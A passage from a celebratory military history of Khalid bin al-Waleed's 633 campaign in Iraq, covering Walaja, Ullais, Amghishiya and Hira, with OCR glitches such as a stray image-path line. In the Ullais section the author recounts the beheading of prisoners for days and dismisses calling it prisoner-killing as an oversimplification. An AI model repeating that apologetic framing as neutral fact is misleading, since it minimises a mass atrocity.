Andarzaghar was surprised at the strength of the Muslim army. Only about 10,000 he guessed. From what he had heard, Andarzaghar had expected Khalid's army to be much larger. And where was the dreaded Muslim cavalry? Most of these men were on foot! Perhaps the Persian survivors of Kazima and the River had exaggerated the enemy's strength, as defeated soldiers are wont to do. Or perhaps the cavalry was fighting dismounted. Andarzaghar did not know that the Muslims who faced him were also surprised at their numbers, for they did not seem to be as many as they had been the day before. But the matter did not worry them. The Sword of Allah knew best!

The situation put Andarzaghar in high spirits. He would make mincemeat of this small force and clear the land of Iraq of these insolent desert-dwellers. He would at first await the Muslim attack. He would hold the attack and wear down the Muslims; then he would launch a counter-attack and crush the enemy.

When Khalid's army advanced for a general attack, Andarzaghar was overjoyed. This was just what he wanted. The two armies met with a clash of steel, and the men lost all count of time as they struggled mightily in combat.

For some time the battle raged with unabated fury. The agile, skilful Muslims struck at the heavily armed Persians, but the Persians stood their ground, repulsing all attacks.

After an hour or so both sides began to feel tired-the Muslims more so because they were fewer in number and each of them faced several Persians in combat. The Persians had reserves which they employed to replace their men in the front line. However, the example of Khalid kept Muslim spirits undaunted. He was fighting in the front rank.

In particular, during this first phase of the battle, the Muslims gained further confidence from the thrilling spectacle of Khalid's duel with a Persian champion of gigantic proportions known as Hazar Mard, who was said to have been the equal of a thousand warriors. 1 This giant of a man stepped forward and extended a general challenge which was accepted by Khalid. After a few minutes of duelling, Khalid found an opening and felled the man with his sword. When the Persian's body lay quite still, Khalid sat down on his great chest and called out to his slave to bring him his food. Then, seated on this grisly bench, Khalid ate a hearty lunch! 2

The first phase was over. The second phase of the battle began with the counter-attack of the Persians. The experienced eye of Andarzaghar could see clear signs of fatigue on the faces of the Muslims. He judged that this was the right moment for his counter-stroke; and in this he was right. At this command the Persians surged forward and struck at the Muslims. The Muslims were able to hold them for some time, but the Herculean efforts that they were called upon to make placed an almost unbearable strain on their nerves and limbs. Slowly they fell back, though in good order. The Persians launched furious charges, and the Muslims looked to Khalid for any sign of a change in plan or anything to relieve the tension. But from Khalid they got no such sign. He was fighting like a lion and urged his men to do likewise. And his men did likewise.

1. In Persian, *Hazar Mard* means a thousand men, and this was an appellation given to especially formidable warriors in recognition of their prowess and strength.
2. Tabari: Vol. 2, p. 560. Abu Yusuf: p. 142.

The Persians were paying heavily for their advance, but they exulted in the success that they were gaining. Andarzaghar was beside himself with joy. Victory was just round the corner. He had not reached the top rung of the Persian socio-military ladder, but now he saw visions of a 100,000 dirham-cap. The Muslims continued to fight with the suicidal desperation of wild animals at bay. They had reached the limits of human endurance; and some even began to wonder if Khalid had at last met his match. A little more of this and the front would shatter into a thousand pieces.


Then Khalid gave the signal. We do not know just what this signal was, but it was received by those for whom it was intended. The next moment, over the crest of the ridge which stretched behind the Persian army appeared two dark lines of mounted warriors-one from the Persian left-rear, the other from the right-rear. Cries of Allah-o-Akbar rent the air as the Muslim cavalry charged at a gallop; and the plain of Walaja trembled under the thundering hooves of the Arab horse.

The joy of the Persians turned to terror. While a moment before they had been shouting with glee, they now screamed in panic as the Muslim cavalry rammed into the rear of the Persian army. The main body of Muslims under Khalid, refreshed and strengthened by the sight they beheld, resumed the attack against the Persian front, at the same time extending its flanks to join hands with the cavalry and completely surround the Persians. The army of Andarzaghar was caught in a trap from which there could be no escape.

In an instant the disciplined Persians turned into a rabble. When groups of soldiers turned to the rear they were pierced by lances or felled by swords. When they turned to the front they were struck down by sword and dagger. Recoiling from the assaults that came from all directions, they gathered in an unwieldy mass, unable to use their weapons freely or avoid the blows of their assailants. Those who wanted to fight did not know whom to fight. Those who wanted to flee did not know where to go. In a mad urge to get away from the horror they trampled each other and fought each other. The battlefield of Walaja became a hell for the army of Andarzaghar.

The ring of steel became tighter as the furious charges of the Muslims continued. The very helplessness of the Persians excited the Muslims to greater violence, and they swore that they would not let the Persians and Iraqi Arabs escape this time.

In this the Muslims succeeded. A few thousand imperial warriors did get away; for no army can be so completely destroyed that not a single survivor remains, but the army as a whole ceased to exist. It was as if a vast chasm had opened under it and swallowed it up. While the armies of Hormuz and Qarin had suffered crushing defeats, the army of Andarzaghar was annihilated. The army of Andarzaghar was no more. (For a graphic illustration of the phases of this battle see Map 13 below.)



Andarzaghar himself, strangely enough, managed to escape. But the direction of his escape was towards the desert rather than the Euphrates, and having no desire but to put as much distance as possible between himself and the hell of Walaja, he went deep into the desert. In the desert the ill-fated man lost himself and died of thirst.

After the battle Khalid got his exhausted men together. He realised that this battle had imposed a terrible strain upon them. It had been the fiercest of the three fierce battles which they had fought in Iraq; and he wanted to make certain, that their spirits were not dampened by memories of the trial, for more trials awaited them.

He addressed the men. He started by praising Allah and calling His blessings upon the Holy Prophet. Then he continued:

"Do you not see the wealth of the land of the Persians? Do you not remember the poverty of the land of the Arabs? Do you not see how the crops in this land cover the earth? If the holy war were not enjoined by Allah, we should still come and conquer this rich land and exchange the hunger of our deserts for the abundant eating which is now ours." **1**

1. Tabari: Vol. 2, p. 559.

And the warriors of Khalid agreed.

The day before the Battle of Walaja was fought, Khalid had sent for two of his officers, Busr bin Abi Rahm and Saeed bin Marra. **1** He made each of them the commander of a mobile striking force of about 2,000 cavalry and instructed them as follows:

a. They would take their horsemen out during the night and move wide round the south of the Persian camp.
b. On arrival on the far side of the ridge which stretched behind the Persian camp, they would conceal their men but keep them ready to move at short notice.
c. When battle was joined in the morning, they would keep their men mounted behind the crest of the ridge and position observers to watch for the signal of Khalid.
d. When Khalid gave the signal, the two striking forces would charge the Persian army in the rear, each group echeloned a bit to one flank.

Necessary orders were issued by Khalid to those who had to be in the know of the plan, so that the organisation and preparation of the striking forces could be carried out without a hitch; but the utmost secrecy was maintained and the Muslim rank and file knew nothing of the planned manoeuvre. In the morning, the cavalry comprising these striking forces was nowhere to be seen; and Khalid formed up the rest of his army, about 10,000 men in front of the Persians.

This was the plan of the Battle of Walaja, fought in early May 633 (third week of Safar, 12 Hijri). It was a frontal holding attack combined with a powerful envelopment. The operation went, down to the smallest detail, as planned by Khalid. Only a master could have done it.

This is not the first time in history that this brilliant manoeuvre was carried out. It had been done before. The most famous example of this type of manoeuvre was the Battle of Cannae in 216 BC, at which Hannibal did much the same to the Romans. After Hannibal's battle this type of manoeuvre became known as a *Cannae*.

But Khalid had never heard of Hannibal. With Khalid this was an original conception. **2**

1. Tabari: Vol. 2, p. 559.
2. There is a difference between Walaja and Cannae in that Hannibal's cavalry moved out on both flanks, drove off the Roman cavalry, and then, at the appropriate time, fell upon the rear of the Romans, while Khalid's cavalry moved (as we reconstruct the battle) round one flank. But this is a matter of pre-battle movement. The pattern of battle was the same.

Chapter 22

(The River of Blood)

Page 1

"Allah watered the dead with the relentless Euphrates,
And others in the middle areas of Najaf."
[Al-Qa'qa' bin Amr, commander in Khalid's army]**1**

The third great battle with the Persians had been won, and Khalid was nearer his ultimate objective-Hira. But he still had far to go and had no illusions about the journey. It was unlikely that the proud Persians would withdraw from his path. Much blood must yet be shed.

In spite of his masterly manoeuvre and his best efforts, a few thousand enemy warriors did manage to escape from the Battle of Walaja. They were mainly Christian Arabs from the tribe of Bani Bakr (Muthanna's tribe-those elements which had not accepted the new faith and had clung to Christianity). Much of this tribe lived in Iraq, as Persian subjects. They had responded to the call of Andarzaghar and with him they had fought and suffered at Walaja.

These Arab survivors of Walaja, fleeing from the battlefield, crossed the River Khaseef and moved between it and the Euphrates (the two rivers were about 3 miles apart, the former being a branch of the Euphrates). Their flight ended at Ullais, about 10 miles from Walaja (see Map 10). Here they felt reasonably safe, as the place was on the right bank of the Euphrates, and on the other side of Ullais ran the Khaseef, which actually took off from the Euphrates just above Ullais. Ullais could only be approached frontally, i.e. from the south-east. **2**

For a few days Khalid rested his exhausted troops and himself remained busy with the distribution of the spoils and preparations for the onward march. Knowing of the existence of Bahman's army, he could appreciate that another bloody battle would have to be fought before he got to Hira. Since the centre of gravity of the campaign in Iraq had now shifted from the Tigris to the Euphrates, he recalled the Muslim detachments which he had left on the lower Tigris.

Khalid knew from his agents about the presence of hostile Arabs at Ullais; but since they were only the survivors of Walaja he did not consider them a military problem. In any case, he did not wish to over-strain his men by rushing them into another battle before they had recovered from their great trial of strength with Andarzaghar. But when about 10 days later he was informed of the arrival of more Arab forces at Ullais, it became evident that he would have to deal with a complete and almost new army. The hostile concentration was large enough to promise a major battle. As soon as his detachments from the lower Tigris had joined him, Khalid set off from Walaja with an army whose strength, as at the time of its entry into Iraq, was 18,000 men. **3** Since there was no way

of getting to Ullais from a flank because of the two rivers, Khalid had no option but to cross the Khaseef and approach his objective frontally.

The annihilation of the army of Andarzaghar, following close upon the heels of Kazima and the River, shook the Empire of the Chosroes to its foundations. There appeared to be an unearthly quality about this Army of Islam which had emerged like an irresistible force from the desert. Any Persian army that opposed its relentless march vanished. For the proud Persian court, accustomed to treating the dwellers of the desert with contempt, this was a bitter pill to swallow. Never before in its long history had the empire suffered such military defeats, in such rapid succession, at the hands of a force so much smaller than its, own armies, so close to its seat of power and glory.

For the first time the Persians found it necessary to revise their opinions about the Arabs. It was clear that there was something about Islam which had turned this backward, disorganised and unruly race into a powerful, closely-knit and disciplined force of conquest. And it was clear also that there was something about this man Khalid-whose name was now whispered with fear in Persian homes-that added a touch of genius to the operations of his army. But a grand empire of 12 centuries is not beaten with three battles. The Persians were a race of conquerors and rulers who had lost battles before and risen again. The mood of dismay which had gripped Ctesiphon at the first reports of Walaja passed, and was replaced by a single-minded determination to crush this invading army and fling it back into the desert whence it came. Persia picked herself up, dusted herself, and prepared for another round.

1. Ibn Kathir, Al-Bidayah wan-Nihayah, Dar Abi Hayyan, Cairo, 1st ed. 1416/1996, Vol. 6 P. 425.
2. According to Tabari (Vol. 2, P. 560), Ullais was at a junction of the Euphrates. Musil (p. 193) places it at Ash-Shasi, which is now known as Al Asi and is 4 miles west-north-west of Shinafiya. Even now the place can only be approached from between the two rivers, unless one uses a boat to cross one of them.
3. Tabari: Vol. 2, p. 562. There is no record of reinforcements, but the Muslim losses must have been made up by either reinforcements from Arabia or local volunteers from Iraq.

Meanwhile messengers from the surviving Christian Arabs of the Bani Bakr arrived at Ctesiphon and informed the Emperor of their situation. They had sought the help of their fellow-Arabs inhabiting the region between Ullais and Hira; in response thousands of Arabs were even now marching to join the Bani Bakr at Ullais where they would fight a do-or-die battle with Khalid. Would not the Emperor help by sending another army of Persian warriors to join hands with his loyal Arabs subjects and save the Empire?

The Emperor would. He sent orders to Bahman who was still north of the Euphrates. On hearing of Walaja, Bahman had stopped in his tracks and decided not to move until he received further instructions. Now he got the Emperor's order to proceed with his army to Ullais, take under his command the Arab contingents assembled there, and bar Khalid's way to Hira.

But Bahman did not himself go to Ullais. He sent the army under his next senior general, one named Jaban, to whom he passed on the instructions of the Emperor. And Bahman added, *"Avoid battle until I join you, unless it is forced upon you."* **1** As Jaban set off with

the army, Bahman returned to Ctesiphon. We do not know the purpose of his journey to the capital, we only know that he wished to discuss certain matters with the Emperor. He arrived at Ctesiphon to find Emperor Ardsheer very ill and remained in attendance on his master.

Jaban moved with his army to Ullais and found a vast gathering of Christian Arabs who had come from the region of Hira and Amghishiya. All had by now realised that Khalid's mission was to take Hira, and felt that Khalid's success would mean more bloodshed and enslavement. To prevent this, they had come to fight Khalid and, if necessary, die fighting. Jaban assumed command of the entire army, the Christian Arab part of which was commanded by a chieftain named Abdul-Aswad, who had lost two sons at Walaja and was burning for revenge. Persian and Arab camped side by side with the Euphrates to their left, the Khaseef to their right and the river junction behind them.

According to the early historians there was a river here which came into prominence as a result of actions taken on conclusion of the Battle of Ullais, as we shall shortly see. This river may once have been a canal, for it was dammed at its junction with the Euphrates just above Ullais, but at the time of the battle the river was dry, or almost dry, because the dam was closed. The Muslims referred to this river as just *the river*. I place this river as the Khaseef (which is now a fair-sized river), for there is no space at Ullais for another river or canal. Since, however, the name *Khaseef* may not have been in use at that time, it is hereafter referred to as *The River*.

Before the arrival of Jaban and the Persians, Muthanna and his light cavalry had appeared at Ullais and made contact with the Christian Arabs. Muthanna informed Khalid of the enemy position, strength and apparent intention to fight. Khalid increased his pace, hoping to catch the Christian Arabs before they were reinforced by other Persian forces. But Jaban beat him to Ullais, perhaps by a few hours; and again Khalid was faced by an enormous army. Again he determined to kill as many enemy warriors as he could lay his hands on, so that fewer would appear against him in the next battle. He also decided to fight the very same day; for the longer battle was delayed the more time the Persians would have to get organised and co-ordinate their plans. It was now the middle of May 633 (end of Safar, 12 Hijri).

Khalid stopped just long enough on the march to array his army in battle formation, appointing Adi bin Hatim and Asim bin Amr once again as the commanders of his wings, before he started the advance towards Ullais. This time no outflanking movements were possible, and he would rely for victory on the speed and violence of his attack rather than on manoeuvre. The Muslim advance to battle continued for some time before Jaban came to know that he was about to be attacked.

1. Tabari: Vol. 2, p. 560.

This information reached Jaban a little before midday, when it was mealtime for the Persian army. The cooks had prepared the soldiers' food, and the Persian soldier, like soldiers of all races and all ages, preferred a hot meal to a cold one and was reluctant to fight on any empty stomach. The Arab auxiliaries, however, were ready for battle. Jaban looked at his soldiers and the tempting pots of food being brought from the kitchens. Then he looked in the direction from which the Muslims were rapidly approaching in battle array. The soldiers also saw the Muslim army. They were brave

men; but they were also hungry men. *"Let us eat now"*, they said to Jaban. *"We will fight later."*

"I fear", replied Jaban, *"that the enemy will not let you eat in peace."* **1**

"No!" said the Persians, disobeying their commander. *"Eat now; fight later!"* The meal-cloths were spread on the ground and steaming dishes were laid out upon them. The soldiers sat down to eat. They thought they had time. Meanwhile the Arab auxiliaries, less sophisticated in their eating habits, had formed up for action.

The Persians had eaten but one or two mouthfuls when it became evident that the Muslims were about to assault. If they delayed battle any longer, a full belly would be of no use to them, for they would be slaughtered anyway. Hurriedly they left their dishes; and as hurriedly Jaban deployed them on the battlefield along with the Arabs. He was not a minute too soon. He used the Christian Arabs to form the wings of his army, under the chiefs Abdul-Aswad and Abjar, and massed his Persian troops in the centre.

The battlefield ran south-east of Ullais between the Euphrates and *The River*. The Persian army was deployed with its back to Ullais, while in front of it was arrayed the army of Islam. The northern flank of both armies rested on the Euphrates and their southern flank on the river. The battle front was about 2 miles from river to river.

It was a very hard battle. The Battle of Walaja had been the fiercest battle of the campaign so far, but his was fiercer still. This became a battle that Khalid would never forget.

We do not know the details of the manoeuvres and other actions which took place in the battle. We know that Khalid killed the Arab commander, Abdul-Aswad, in personal combat. We know that the imperial army, though losing heavily in men, would not yield before the assaults of the Muslims. If ever an army meant to fight it out to the last, it was the imperial army of Ullais. The Arab auxiliaries were indeed fighting a do-or-die for if this battle were lost then nothing could save Hira. The Persians fought to vindicate the honour of Persian arms.

For a couple of hours the slogging continued. The fighting was heaviest on the bank of the river, where a large number of Persians fell in combat. The Muslims-tired, angry, frustrated-could see no opening, no weakening of the Persian and Arab resistance. Then Khalid raised his hands in supplication and prayed to Allah:

"O Lord! If You give us victory, I shall see that
no enemy warrior is left alive until their river runs with
their blood!" **2**

The Muslims renewed their assaults with greater fury; and Allah gave them victory. Early in the afternoon the imperial army was shattered and its soldiers fled from the battlefield. Thousands lay dead, especially in, and on the bank of, the river whose sandy bed was red with their blood.

As the Persian army fled from the battlefield, Khalid launched his cavalry after it. *"Do not kill them"*, he ordered the cavalry. *"Bring them back alive."* **3** The bed of the river was soaked with blood ... but the river was not "running with blood" as Khalid had pledged!

1. Tabari: Vol. 2, p. 561.
2. Tabari: Vol. 2, p. 561.
3. *Ibid*.

The Muslim cavalry broke up into several groups and galloped out in pursuit of the fugitives who had crossed the Khaseef and were fleeing in the direction of Hira. Parties of desperate Persians and Arabs were isolated from one another, surrounded, overpowered, disarmed and driven back to the battlefield like flocks of sheep. As each group was brought back, it was herded to the river, and every man was beheaded in the river bed or on the bank whence his blood ran into the river. The pursuit by the Muslim cavalry, the capture and return of the Persian and Arab warriors, and their killing in the river went on for the rest of that day and the whole of that night and the whole of the next day and part of the next. **1** Every vanquished warrior who fell into the victors' hands was decapitated. Khalid was keeping his pledge! Not till sometime on the third day was the last man killed.
Once the killing had stopped, a group of officers gathered around Khalid on the river bank. They looked upon a messy sight. Qaqa turned to Khalid and said, *"If you kill all the people of the earth their blood will not flow as long as this river is dammed. The earth will not absorb all the blood. Let the water run in the river. Thus you shall keep your pledge."* **2**

Others added, *"We have heard that when the earth absorbs some of the blood of the sons of Adam, it refuses to accept more."* **3**

Khalid ordered that the dam be opened. As it was opened the water rushed over the bed of the river and the blood lying in pools on the bed flowed with the water. This river then became known as the River of Blood.

As night fell after the day on which the battle was fought, while the Muslim cavalry was out bringing in the fugitives, the army of Khalid sat down to eat the food of the Persians, laid out upon the meal?cloths. The desert Arab marvelled at the fine fare on which the Persian soldier was fed.

The Battle of Ullais was over. An enormous amount of booty fell into Muslim hands and included the families of the defeated imperial warriors. According to Tabari, 70,000 Persians, and Christian Arabs were killed by the Muslims including those beheaded in the river. **4** But Jaban escaped.

On the following day Khalid entered into a pact with the local inhabitants of the district. They would pay the Jizya and come under Muslim protection; but this time another clause was added to the pact: the local inhabitants would act as spies and guides for the Muslims.

The episode of the River of Blood has been twisted and exaggerated beyond all limits by certain writers who have been unable to resist the temptation of resorting to sensationalism. This has led to some misconceptions which it would be well to correct.

These writers tell us that the river actually ran with blood; that there was a mill downstream of the battlefield powered by the water of this river; that so much blood

flowed in the river that for three days the mill was grinding not with water but with blood!

This is a fantastic untruth. Balazuri makes no mention at all of any mill. Tabari, coming to the end of his account of this battle, mentions the mill, *"…as related by Shuaib, who heard it from Saif, who heard it from Talha, who heard it from Mugheerah."* According to Mugheerah, there was a mill down-stream, powered by the water of this river; this mill was used for grinding corn for the army of Khalid for three days; and *the water was red*. **5**

In so far as this report may be correct, it still says nothing about the mill being run by blood. And there is no other mention in the early accounts of the mill. The facts are as they have been narrated above. When the dam was opened, on Qaqa's advice, the water naturally turned red and remained so for quite some time. But to run a mill with *whole blood* for three days would require the lives of millions of men. The story of the river running with blood for three days can be accepted as something from the Arabian Nights; it is not history.

Furthermore, to call what happened a "killing of prisoners" is an oversimplification. Normally they would have been killed in the pursuit, as had happened before and would happen again, with no questions asked. In this battle Khalid had pledged to make the river run with blood, so those thousands of men, instead of being killed in the pursuit, were brought to the river and killed. And that is all that there is to the episode of *the River of Blood*.

Of the battles which he had fought in the time of the Holy Prophet, the Battle of Mutah had a special place in the memory of Khalid. Nowhere else had he had to take command of so disastrous a situation and save the Muslims from the jaws of death. Of the battles fought in Iraq, the Battle of Ullais was similarly engraved upon his memory.
One day, after the campaign had been fought to a successful conclusion, Khalid sat chatting with some friends. He said, *"At Mutah I broke nine swords in my hand. But I have never met an enemy like the Persians. And among the Persians I have never met an enemy like the army of Ullais."* **6**

Coming from a man like Khalid, there could be no finer tribute to the valour of Persian arms. But the Persian court was now down and out. Ardsheer lay dying, and the empire would send no more armies to face the Sword of Allah. Ullais was the swansong of Ardsheer, great-great-grandson of Anushirwan the Just.

1. Tabari: Vol. 2, p. 561.
2. Ibid: Vol. 2, pp. 561-2.
3. *Ibid*.
4. *Ibid*.
5. Tabari: Vol. 2, p. 562.
6. Tabari: Vol. 2, p. 569.

Chapter 23

(The Conquest of Hira)

Page 1

"And the day we surrounded the citadels
One after another, at calm Hirah.
We forced them down from their thrones,
Where they had acted as cowardly opponents."
[Al-Qa'qa' bin Amr, commander in Khalid's army]**1**

In the middle of May 633 (beginning of Rabi-ul-Awwal, 12 Hijri) Khalid marched from Ullais towards Amghishiya. This place was very near Ullais; in fact Ullais acted as an out post of Amghishiya! **2** The same morning the army reached Amghishiya, and found it a silent city.

Amghishiya was one of the great cities of Iraq-a rival the richness to Hira in size, in the affluence of its citizens and in find the and splendour of its markets. The Muslims arrived to city intact, and its markets and buildings abundantly stocked with wealth and merchandise of every kind; but of human beings there was no sign. The flower of Amghishiya's manhood had fallen at Ullais. Those who remained-mainly women and children and the aged-had left the city in haste on hearing of the approach of Khalid and had taken shelter in the neighbouring countryside, away from the route of the Muslim army. The fear which the name of Khalid now evoked had become a psychological factor of the highest importance in the operations of his army.

The Muslims took Amghishiya as part of the legitimate spoils of war. They stripped it of everything that could be lifted and transported, and in doing so accumulated wealth that dazzled the simple warriors of the desert. After it had been thoroughly ransacked, Khalid destroyed the city. **3** It is believed that the spoils taken here were equal to all the booty that had been gained from the four preceding battles in Iraq; and as usual, four-fifths of the spoils were distributed among the men while one-fifth was sent to Madinah as the share of the State.

By now the Caliph had become accustomed to receiving tidings of victory from the Iraq front. Every such message was followed by spoils of war which enriched the state and gladdened the hearts of the Faithful. But even Abu Bakr was amazed by the spoils of Amghishiya. He summoned the Muslims to the mosque and addressed them as follows:

"O Quraish! Your lion has attacked another lion and overpowered him. Women can no longer bear sons like Khalid!" **3**

This was one of the finest compliments ever paid to Khalid bin Al Waleed.

These were difficult days for Azazbeh, governor of Hira. He had heard of the disaster that had befallen the Persian army, at Kazima, at *the River*, at Walaja and at Ullais; and it was obvious that Khalid was marching on Hira. If those large armies, commanded by distinguished generals, had crumbled before the onslaught of Khalid, could he with his small army hope to resist? There were no instructions from the ailing Emperor.

Azazbeh. was the administrator of Hira as well as the commander of the garrison. He was a high official of the realm-a 50,000 dirham-man. The Arab king of Hira, Iyas bin Qubaisa who has been mentioned earlier, was a king in name only. Other chieftains who were like princes of the realm also had no governmental authority except in purely Arab or tribal matters. It fell to Azazbeh to defend Hira; and as a true son of Persia, he resolved to do his best.

He got the army garrison out of its quarters and established a camp on the outskirts of Hira. From here he sent his son forward with a cavalry group to hold the advance of Khalid, and advised him to dam the Euphrates in case Khalid should think, of moving up in boats. This young officer rode out to a place where the River Ateeq joined the Euphrates, 12 miles downstream from Hira. Here he formed a base, from which he sent a cavalry detachment forward as an outpost to another river junction a few miles ahead, where the Badqala flowed into the Euphrates, a little above Amghishiya. 5

1. Ibn Kathir, Al-Bidayah wan-Nihayah, Dar Abi Hayyan, Cairo, 1st ed. 1416/1996, Vol. 6 P. 425.
2. Tabari: Vol. 2, p. 563; Amghishiya was also known as Manishiya.
3. Tabari: Vol. 2, p. 563.
4. *Ibid*.
5. The River Ateeq still exists. It is a small river, hardly more than a large stream, and may have been a canal in those days. Taking off from the area of Abu Sukhair, the Ateeq flows west of Euphrates, going up to 5 miles away from the main river, and rejoins the Euphrates a mile above modern Qadisiya (which is 8 miles south-east of the old, historical Qadisiya). In the latter part of its journey, this stream is also known as Dujaij. The Badqala was a canal or channel which joined the Euphrates near Amghishiya (Tabari: Vol. 2, p. 563). In his account of this operation, Tabari is both confusing and confused, and has got the two river junctions mixed up.

Khalid had now resumed his march on what was to be the last leg of his journey to Hira. He decided to use the river for transport and had all the heavy loads of the army placed in boats. As the army advanced on camels and horses, the convoy of boats, manned and piloted by local Arabs, moved alongside. Khalid had not gone far, however, when the water level fell and the boats were grounded. The son of Azazbeh had dammed the river.

Leaving the army stranded at the bank of the Euphrates, Khalid took a detachment of cavalry and dashed off at a fast pace along the road to Hira. Before long he arrived at Badqala, to encounter the Persian horse sent forward by the son of Azazbeh as an outpost. These green Persians were no match for the Muslim veterans; and before they could organise themselves for defence, Khalid's horsemen bore down upon them and slaughtered them down to the last man. Next Khalid opened the dam so that the water flowed once again in the right channel; and the army resumed its advance by river.

The son of Azazbeh also was not as wakeful as, the situation demanded. In the belief that his outpost at Badqala was sufficient precaution against surprise by the Muslims-not for a moment doubting that the outpost would inform him of the approach of danger-he had relaxed his vigilance. Then suddenly he was hit by Khalid. Most of the Persians in this group were killed, including the young commander; but a few fast riders managed to get away to carry the sad news to Azazbeh.

From these riders Azazbeh heard of the loss of the cavalry group and the death of his son. From couriers who came from Ctesiphon he heard of the death of Ardsheer. Heartbroken at the loss of his son and staggered by the news of the Emperor's death, he found the burden of his responsibilities too heavy for his shoulders. He abandoned all intentions of defending Hira against Khalid; and crossing the Euphrates with his army, withdrew to Ctesiphon. Hira was left to the Arabs.

Khalid continued his advance towards his objective. It is not known when he abandoned the boats and took to the road, but this must have happened a few miles downstream of Hira. Expecting stiff opposition at Hira, Khalid decided not to approach it frontally. Moving his army round the left, he bypassed Hira from the west and appeared at Khawarnaq, which was a thriving town 3 miles north-north-west of Hira. **1** He passed through Khawarnaq and approached Hira from the rear. There was no opposition to his columns as they entered the city. The inhabitants were all there. They neither fled nor offered any resistance, and were left unmolested by the Muslim soldiers as they entered deeper into the city.

Soon the situation became clearer; it was a mixed situation of peace and war. Hira was an open city; the Muslims could have it. But the four citadels of Hira, each manned by strong garrisons of Christian Arabs and commanded by Arab chieftains, were prepared for defence and would fight it out. If Khalid wanted any of these citadels, he would have to fight for it.

Each of the four citadels had a palace in which the commanding chieftain lived; and each citadel was known after its palace. The citadels were: the White Palace commanded by Iyas bin Qubaisa ('King' of Iraq); the Palace of Al Adassiyin commanded by Adi bin Adi; the Palace of Bani Mazin commanded by Ibn Akal; and the Palace of Ibn Buqaila commanded by Abdul Masih bin Amr bin Buqaila.

Against each citadel Khalid sent a part of his army under a subordinate general. These generals, besieging the citadels in the order in which they have been mentioned above, were: Dhiraar bin Al Azwar, Dhiraar bin Al Khattab (no relation of Umar), Dhiraar bin Al Muqarrin and Muthanna. All the generals were ordered to storm the citadels; but before doing so they would offer the garrisons the usual alternatives-Islam, the Jizya or the sword. The garrisons would have one day in which to think it over. The generals moved out with their forces and surrounded the citadels. The ultimatum was issued. The following day it was rejected by the Christian Arabs and hostilities began.

1. Nothing remains of Khawarnaq but a mound 600 Yards west of the Nejef road.

The first to launch his attack was Dhiraar bin Al Azwar against the White Palace. The defenders stood on the battlements and in addition to shooting arrows at the Muslims, used a catapult to hurl balls of clay at their assailants. Dhiraar decided to knock out the catapult. Working his way forward with a picked group of archers, he got to within bow?range of the catapult and ordered a single, powerful volley of arrows. The entire crew of the catapult was killed, and many of the enemy archers too. The rest hastily withdrew from the battlements

Similar exchanges of archery were taking place at the other citadels, though none of the others had a catapult. It was not long before the four chieftains asked for terms. They

agreed to nominate one from amongst themselves who would speak for all, to negotiate directly with Khalid. The man chosen was the chieftain of the Palace of Ibn Buqaila- Abdul Masih bin Amr bin Buqaila.

Abdul Masih came out of his citadel and walked towards the Muslims. He walked slowly, for he was a very, very old man, "whose eyebrows had fallen over his eyes." **1**

Abdul Masih was in his time the most illustrious son of Arab Iraq. He was a prince. Known as the wisest and oldest of men, he enjoyed no official authority from the Persian court, but was held in reverence by the Iraqis and wielded considerable influence in their affairs. He also had a sparkling, if impish sense of humour. He had become a noted figure as early as the time of Anushirwan the Just. Meeting Anushirwan shortly before the latter's death, Abdul Masih had warned him that after him his empire would decay.

Slowly the old sage approached Khalid. When he stopped, there began one of the most unusual dialogues ever recorded by historians.

"How many years have come upon you?" asked Khalid.

"Two hundred", replied the sage.

Awed by the great age of the man, Khalid asked, *"What is the most wonderful thing that you have seen?"*

"The most wonderful thing that I have seen is a village between Hira and Damascus to which a woman travels from Hira, with nothing more than a loaf of bread."

He was alluding to the incomparable order and system which existed in the time of Anushirwan. The meaning of his words, however, was lost on Khalid, who, concluded that the man must be stupid. Without raising his voice Khalid remarked, *"Have you gained nothing from your great age but senility? I had heard that the people of Hira were cunning, deceitful scoundrels. Yet they send me a man who does not know from where he comes."*

"O Commander!" protested the sage. *"Truly do I know from where I come."*

"Where do you come from?"

"From the spine of my father!"

"Where do you come from?" Khalid repeated.

"From the womb of my mother!"

"Where are you going?"

"To my front."

1. Abu Yusuf: p. 143.

"What is to your front?"

"The end."

"Woe to you!" exclaimed Khalid. *"Where do you stand?"*

"On the earth."

"Woe to you! In what are you?"

"In my clothes."

Khalid was now losing his patience. But he continued his questioning.

"Do you understand me?"

"Yes."

"I only want to ask a few questions."

"And I only want to give you the answers."

Exasperated with this dialogue, Khalid muttered: *"The earth destroys its fools, but the intelligent destroy the earth. I suppose your people know you better than I do."*

"0 Commander," replied Abdul Masih with humility, *"it is the ant, not the camel, that knows what is in its hole!"*

It suddenly struck Khalid that he was face-to-face with an unusual mind. Everything that the sage had said fell into place; every answer had meaning and humour. His tone was more respectful as he said, *"Tell me something that you remember."*

An absent look came into the eyes of Abdul Masih. For a few moments he looked wistfully at the towers of the citadels which rose above the rooftops of the city. Then he said, *"I remember a time when ships of China sailed behind these citadels."* He was mentally again in the golden age of Anushirwan.

